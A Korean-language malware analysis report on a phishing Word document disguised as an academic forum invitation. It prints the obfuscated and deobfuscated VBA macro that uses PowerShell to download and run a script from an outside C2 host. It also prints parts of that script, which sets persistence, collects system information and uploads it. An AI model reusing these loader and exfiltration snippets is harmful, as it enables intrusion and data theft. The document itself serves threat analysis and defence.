May, 31, 2021

Malware Analysis Report

▶ 분석 멈춰!! 나 문서파일이야

목 차

I 개 요

2021년 5월 11에 발견된 "제헌절 국제학술포럼.docx" 파일은 악성 매크로가 포함되어 있는 문서 파일이다. 불특정 다수를 향한 피싱으로 추측되며, 문서 내 "콘텐츠 사용" 권한 허용 시 악성 행위로 이어진다. 이후 실행되는 악성 행위는 다음과 같이 [3차 행위]로 분류했다.

[1차 행위]

"콘텐츠 사용" 권한 허용 시 사용자를 속이기 위한 파일 내용으로 변경되며, 악성 매크로가 실행된다. 난독화가 적용되어 있는 악성 매크로를 분석한 결과 C2 (rukagu[.]mypressonline[.]com) 서버 내 경로 "/le/yj.txt" 파일 조회 후 Powershell로 실행한다.

[2차 행위]

Powershell로 실행된 yj.txt 파일의 행위는 아래와 같다.

1. [Registry Create]
   HKCU₩Software₩Microsoft₩PowerShell₩1₩ShellIds₩Microsoft.PowerShell
   ExecutionPolicy Bypass
2. [Create Dir] %AppData%₩**Ahnlab**
3. [Registry Create] HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run **Alzipupdate**
4. [Create File] **Ahnlab.hwp**
   ↳ Programfiles, Programfiles(x86), Recent, sysinfo, tasklist 정보 저장
5. [Uploading C2] **Ahnlab.hwp**
6. [Download String] C2(rukagu[.]mypressonline[.]com)의 **/le/yj.down**
7. [Decryption] XOR 암호화 된 **yj.down**을 실행가능한 파일로 변환

[3차 행위]

암호화 된 yj.down을 실행하는 스크립트를 포함하는 것을 확인하였으나, 해당 스크립트는 서버 접근 불가의 문제로 인하여 추가 분석이 현재 불가능한 상태다.

위의 행위분석 중 다음 수집된 두 가지 증거를 바탕으로 공격자 그룹을 특정할 수 있었다.

1. 스크립트 구성과 세부내용이 과거 식별된 공격 그룹과 유사
2. C2로 추정되는 도메인 IP주소는 과거 식별된 공격 그룹이 사용한 IP주소와 일치

II 분석 정보

1. 분석 환경

운영체제	Windows 10
RAM	4GB
응용 프로그램	Microsoft Office Word Chrome 90.0.4430.212 HxD 2.5.0.0 ProcessHacker 2.39 Powershell v1.0 notepad++ v7.9.5

[표 1] 분석 환경

2. 파일 정보

2.1. 악성코드(제헌절 국제학술포럼.docx)

파일명	제헌절 국제학술포럼.docx
최초 수집 시간	2021년 05월 11일 06시 20분 11초 (UTC +9)
SHA-256	85847CAD7F57DB4534634D51F7E2C74A23719FCF74C891872D98E7C921F0FD56
파일 타입	DOCX
파일 크기	105,737 bytes
특징	사용자에게 문서로 위장하여 악성 스크립트를 실행하도록 유도.

[표 2] 악성코드 파일정보 – 제헌절 국제학술포럼.docx

2.2. 악성코드(yj.txt)

파일명	yj.txt
최초 수집 시간	2021년 5월 12일 02시 15분 25초 (UTC +9)
SHA-256	4E34C2E635EBCB73BA1A2A48C6119B133683B36081AD5BD6E6E9E14075A46D9A
파일 타입	TEXT
파일 크기	4,799 bytes
특징	Powershell을 통한 악성 스크립트 실행. 사용자의 레지스트리 정보 등을 PC 내 위장된 디렉터리와 파일로 저장 후 주기적으로 업데이트하는 스크립트 구문을 포함.

[표 3] 악성코드 파일정보 – yj.txt

3. IoC 정보


유형	HASH / URL
파일	4E34C2E635EBCB73BA1A2A48C6119B133683B36081AD5BD6E6E9E14075A46D9A
	85847CAD7F57DB4534634D51F7E2C74A23719FCF74C891872D98E7C921F0FD56
	62903FB8F176F352A3171FC845306F7A9A591A8096090A2FB66064840B8414EE
	C8ACE209BA66F1DEA8990BCABDC43C0C0E799582AB8147E972B0C9AD1078D745
	2D5058B9DB4CF0440BB285C3B83BDB2CD802A25677E42F2A2C6F62C0124946CB
	4FAE9A942AAFDDC8EE21A753302CEC3C5273D3F71E132F176CB799DD922E30AC
C2	rukagu[.]mypressonline[.]com (185.176.40.84)
	sportgame[.]mypressonline[.]com (185.176.40.84
	clouds[.]scienceontheweb[.]net (185.176.40.84)
	pingguo2[.]atwebpages[.]com (185.176.40.84)
	ramble[.]myartsonline[.]com (185.176.43.98)
	goldbin[.]myartsonline[.]com (185.176.43.98)

[표 4] IoC 정보

III 상세 분석

1. 악성 행위 실행순서

해당 악성코드는 "제헌절 국제학술포럼.docx"의 이름을 가진 문서형 파일이다. 파일에 대한 악성 행위는 다음과 같으며, 구조도는 [그림 1]과 같다.



[그림 1] 매크로를 포함한 해당 문서파일 행위


[그림 1]의 동작은 다음과 같다.

1. 해당 문서 실행 시 보호된 문서로 위장하여 사용자에게 "콘텐츠 사용" 클릭 유도
2. 사용자가 해당 버튼 클릭 시 문서 내 악성 매크로 스크립트 실행
3. Powershell 실행 후 DownloadString 함수를 통해 yj.txt 파일 호출
4. 사용자 PC 주요 정보 탈취 후 특정 URL 전송

2. [1차 행위] 제헌절 국제학술포럼.docx


2.1. 문서 정보

[그림 2]는 "제헌절 국제포럼.docx" 문서파일 실행 시, 처음 노출되는 화면이다. 본문 내용을 확인하기 위해 필수적으로 사용자에게 "콘텐츠 사용" 클릭을 유도하고 있다.




[그림 2] 문서 첫 화면 – "제헌절 국제포럼.docx"

사용자가 [그림 2]의 "콘텐츠 사용" 버튼을 클릭하게 되면 [그림 3]과 같이 화면이 변경된다.



[그림 3] 변경된 본문 일부 – "제헌절 국제학술포럼.docx"

[그림 3]의 본문 내용 변경 후 아래 [그림 4]와 같이 "Powershell.exe", "conhost.exe"가 백그라운드에서 실행된다.



[그림 4] 문서 실행 시 연관된 Process Tree

2.2. 매크로 스크립트 추출

[그림 5]은 "콘텐츠 사용" 클릭 이후 공격자가 의도한 악성 스크립트 행위에 대한 내용이며, "eifhhdfasfiedf" 함수내용은 난독화 되어 분석 전 난독화 해제 작업이 필요하다.

[그림 5] 난독화 된 eifhhdfasfiedf 함수

[그림 6]의 "eifhhdfasfiedf" 함수에서 "Replace" 함수를 이용해 "tuwhn"라는 단어를 모두 공백으로 치환한다.

```
38  Function eifhhdfasfiedf()
39  Set djfeihfidkasljf = CreateObject("Shell.Application")
40  Dim dfgdfjiejfjdshaj As String
41  Dim yhjhfjdhfdhfuesk(10) As String
42  dfgdfjiejfjdshaj = "tuwhnptuwhnotuwhnwtuwhnetuwhnrtuwhnstuwhnhtuwhnetuwh
43  dfgdfjiejfjdshaj = Replace(dfgdfjiejfjdshaj, "tuwhn", "")
44  yhjhfjdhfdhfuesk(0) = "tuwhn[tuwhnstuwhnttuwhnrtuwhnituwhnntuwhngtuwhn]t
45  dfjdiafjlij = Replace(yhjhfjdhfdhfuesk(0), "tuwhn", "")
46  yhjhfjdhfdhfuesk(1) = "tuwhnNtuwhnetuwhnttuwhn.tuwhnWtuwhnetuwhnbtuwhnCt
47  dfjdiafjlij = dfjdiafjlij & Replace(yhjhfjdhfdhfuesk(1), "tuwhn", "")
48  yhjhfjdhfdhfuesk(2) = "(tuwhn'htuwhnttuwhnttuwhnptuwhn:tuwhn/tuwhn/tuwhn
49  dfjdiafjlij = dfjdiafjlij & Replace(yhjhfjdhfdhfuesk(2), "tuwhn", "")
50  yhjhfjdhfdhfuesk(3) = "tuwhn}tuwhn;tuwhn$tuwhnbtuwhn=tuwhn$tuwhnatuwhn.t
51  dfjdiafjlij = dfjdiafjlij & Replace(yhjhfjdhfdhfuesk(3), "tuwhn", "")
52  yhjhfjdhfdhfuesk(4) = "tuwhnotuwhnwtuwhnntuwhnltuwhnotuwhnatuwhndtuwhnst
53  dfjdiafjlij = dfjdiafjlij & Replace(yhjhfjdhfdhfuesk(4), "tuwhn", "")
54  yhjhfjdhfdhfuesk(5) = "etuwhnxtuwhn tuwhn$tuwhnbtuwhn;tuwhnituwhnetuwhnx
55  dfjdiafjlij = dfjdiafjlij & Replace(yhjhfjdhfdhfuesk(5), "tuwhn", "")
56  djfeihfidkasljf.ShellExecute dfgdfjiejfjdshaj, dfjdiafjlij, "", "open",
57  End Function
```

[그림 6] 난독화 된 스크립트 일부 – "제헌절 국제학술포럼.docx"

[그림 7]은 [그림 6]의 난독화를 해제한 스크립트다. "Line 48"에서 C2(h**p://rukagu[.]mypressonline[.]com)가 식별되며, "Line 56"에서 2차 행위로 추측되는 코드가 식별된다.

```
38  Function Function_4()
39  Set var_1 = CreateObject("Shell.Application")
40  Dim var_2 As String
41  Dim var_3(10) As String
42  var_2 = "powershell.exe"
43  var_2 = Replace(var_2, "", "")
44  var_3(0) = "[string]$a={(New-Object "
45  var_4 = Replace(var_3(0), "", "")
46  var_3(1) = "Net.WebClient).Dng"
47  var_4 = var_4 & Replace(var_3(1), "", "")
48  var_3(2) = "('http://rukagu.mypressonline.com/le/yj.txt')"
49  var_4 = var_4 & Replace(var_3(2), "", "")
50  var_3(3) = "};$b=$a.insert(28,'"
51  var_4 = var_4 & Replace(var_3(3), "", "")
52  var_3(4) = "ownloadstri');$c=i"
53  var_4 = var_4 & Replace(var_3(4), "", "")
54  var_3(5) = "ex $b;iex $c"
55  var_4 = var_4 & Replace(var_3(5), "", "")
56  var_1.ShellExecute var_2, var_4, "", "open", 0
57  End Function
```

[그림 7] 난독화 해제된 스크립트 – "제헌절 국제학술포럼.docx"

[그림 7]의 "Line 56" 실제 실행 코드는 [표 5] 1행과 같으며, 난독화 되어 있다.
이를 각 변수에 대입하고 정리할 경우 [표 5] 2행과 같이 확인 가능하다.

Line 56 **(변환 전)**	CreateObject("Shell.Application").ShellExecute powershell.exe, **[string]$a**={(New-Object Net.WebClient). **Dng**"h**p://rukagu[.]mypressonline[.]com/le/yj.txt"}; **$b=$a.insert(28,"ownloadstri");$c=iex $b;iex $c, "", "open", 0**
Line 56 **(변환 후)**	CreateObject("ShellApplication").ShellExecute powershell.exe (New-ObjectNet.WebClient).**Downloadstring** **('h**p://rukagu[.]mypressonline[.]com/le/yj.txt'), "", "open", 0**


[표 5] 난독화 된 코드 – "제헌절 국제학술포럼.docx"

[표 5]의 행위는 C2(h**p://rukagu[.]mypressonline[.]com/le/yj.txt)의 스크립트 값을 powershell 로 실행하는 코드이며, 2 차 행위를 위한 코드로 확인된다.

3. [2차 행위] yj.txt

3.1. 스크립트 정보

[그림 8]는 C2(rukagu[.]mypressonline[.]com/le/yj.txt) 접속 시 확인할 수 있는 스크립트다.



[그림 8] 스크립트 본문 – "yj.txt"

[그림 9] 은 "yj.txt" 파일 내용 일부이며, LOG_FILENAME, LOG_FILEPATH 변수를 통해 Ahnlab이라는 디렉터리와 hwp 파일형태로 각 변수에 저장한다. RegKey 변수에는 해커가 자동 실행을 위해 자주 사용하는 레지스트리 경로 값이 식별된다.

```
$SERVER_ADDR = "http://rukagu.mypressonline.com/le/"
$UP_URI = "post.php"
$upName = "yj"
$LocalID = "yj"
$LOG_FILENAME = "Ahnlab.hwp"
$LOG_FILEPATH = "\Ahnlab\"
$TIME_VALUE = 1000*60*30
$RegValueName = "Alzipupdate"
$RegKey = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
$regValue = "cmd.exe / c powershell.exe -windowstyle hidden IEX
```

[그림 9] 스크립트 일부 – "yj.txt"

[그림 10]은 "yj.txt"의 Main 함수이다.

```
function main
{
    Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -Force
    $FilePath = $env:APPDATA + $LOG_FILEPATH
    New-Item -Path $FilePath -Type directory -Force
    $szLogPath = $FilePath + $LOG_FILENAME
    $key = Get-Item -Path $RegKey
    $exists = $key.GetValueNames() -contains $RegValueName
    if($exists -eq $False)
    {
        $value1 = New-ItemProperty -Path $RegKey -Name $RegValueName
        Get_info $szLogPath
    }
    while ($true)
    {

        FileUploading $szLogPath
        Start-Sleep -Milliseconds 10000
        Download
        Start-Sleep -Milliseconds 10000
        Start-Sleep -Milliseconds $TIME_VALUE
    }
}
```

[그림 10] Main 함수 – "yj.txt"

[표 6]은 [그림 10] 내용의 상세설명이다.

Line	내용
165	Powershell 사용 알림 팝업 없이 실행
166 ~ 167	FilePath 지정과 %AppData% 디렉터리 하위에 Ahnlab 디렉토리 생성
168	파일 경로 지정 %AppData%₩Ahnlab₩Ahnlab.hwp
170	$RegKey 의 "Alzipupdate" 키 존재 유/무 결과 값 **$exists** 변수에 리턴
171	Alzipupdate 유무 비교 **(False 결과)**
176	Alzipupdate 유무 비교 **(True 결과)**

[표 6] Main 스크립트 각 코드 설명

"$exists"값이 False의 경우 아래 [그림 11]의 코드가 실행된다.

"Line 173" 는 "HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run" 위치에 "Alzipupdate" 키를 생성한다.

```
171     if($exists -eq $False)
172     {
173         $value1 = New-ItemProperty -Path $RegKey -Name $RegValueName
174         Get_info $szLogPath
175     }
```


[그림 11] Alzipupdate 키 값이 존재하지 않을 경우 – "yj.txt"

[그림 11]의 "Line 174"는 [그림 12]의 "Get_info" 함수에서 Recent, Programfiles, Programfiles(x86), systeminfo, tasklist 정보를 "Ahnlab.hwp" 파일로 생성 후 저장한다.

```
154 function Get_info($logpath)
155 {
156     Get-ChildItem ([Environment]::GetFolderPath("Recent")) >> $logpath
157     dir $env:ProgramFiles >> $logpath
158     dir "C:\Program Files (x86)" >> $logpath
159     systeminfo >> $logpath
160     tasklist >> $logpath
161 }
```


[그림 12] Get_info 함수 – "yj.txt"

[그림 12]의 결과는 [그림 13]과 같다.



[그림 13] 사용자 정보 수집 로그 파일 – "Ahnlab.hwp"

[그림 12]의 Get_info 함수 호출을 통해 저장된 사용자 정보 일부는 [그림 14]와 같다.



[그림 14] 사용자 정보 수집 – "Ahnlab.hwp"

"$exists"의 값이 True의 경우 아래 [그림 15]의 코드가 실행된다.

```
176     while ($true)
177     {
178
179         FileUploading $szLogPath
180         Start-Sleep -Milliseconds 10000
181         Download
182         Start-Sleep -Milliseconds 10000
183         Start-Sleep -Milliseconds $TIME_VALUE
184     }
```

[그림 15] Alzipupdate 키 존재 시 – yj.txt

[그림 15]의 "Line 179" 는 [그림 16]의 "FileUploading" 함수와 [그림 17]의 "UploadFunc" 함수를 이용해 C2(rukagu[.]mypressonline[.]com/le/post.php)에 업로드 된다.

```
107  function FileUploading($upPathName)
108  {
109      $bRet = $True
110      $testpath = Test-Path $upPathName
111      if($testpath -eq $False)
112      {
113          return $bRet
114      }
115      $UpL = UpLoadFunc $upPathName
116      if($UpL -eq $False)
117      {
118          echo "UpLoad Fail!!!"
119          $bRet = $False
120      }
121      else
122      {
123          echo "Success!!!"
124      }
125      del $upPathName
126      return $bRet
127  }
```

[그림 16] Fileuploading 함수 – "yj.txt"

```
function UpLoadFunc($logpath)
{
        $Url = $SERVER_ADDR + $UP_URI
        $bReturn = $True
        $testpath = Test-Path $logpath
– 중략 –
                $r = [System.Net.WebRequest]::Create($Url)
                $r.Method = "POST"
                $r.UseDefaultCredentials = $true
                $r.ContentType = $ContentType
                $enc = [system.Text.Encoding]::UTF8
                $data1 = $enc.GetBytes($bodyLines)
                $r.ContentLength = $data1.Length
                $newStream = $r.GetRequestStream()
                $newStream.Write($data1, 0, $data1.Length)
                $newStream.Close();
– 중략 –
        } while ($sum -le $nEncLen);
        return $bReturn
}
```

[그림 17] UploadFunc 함수 – "yj.txt"

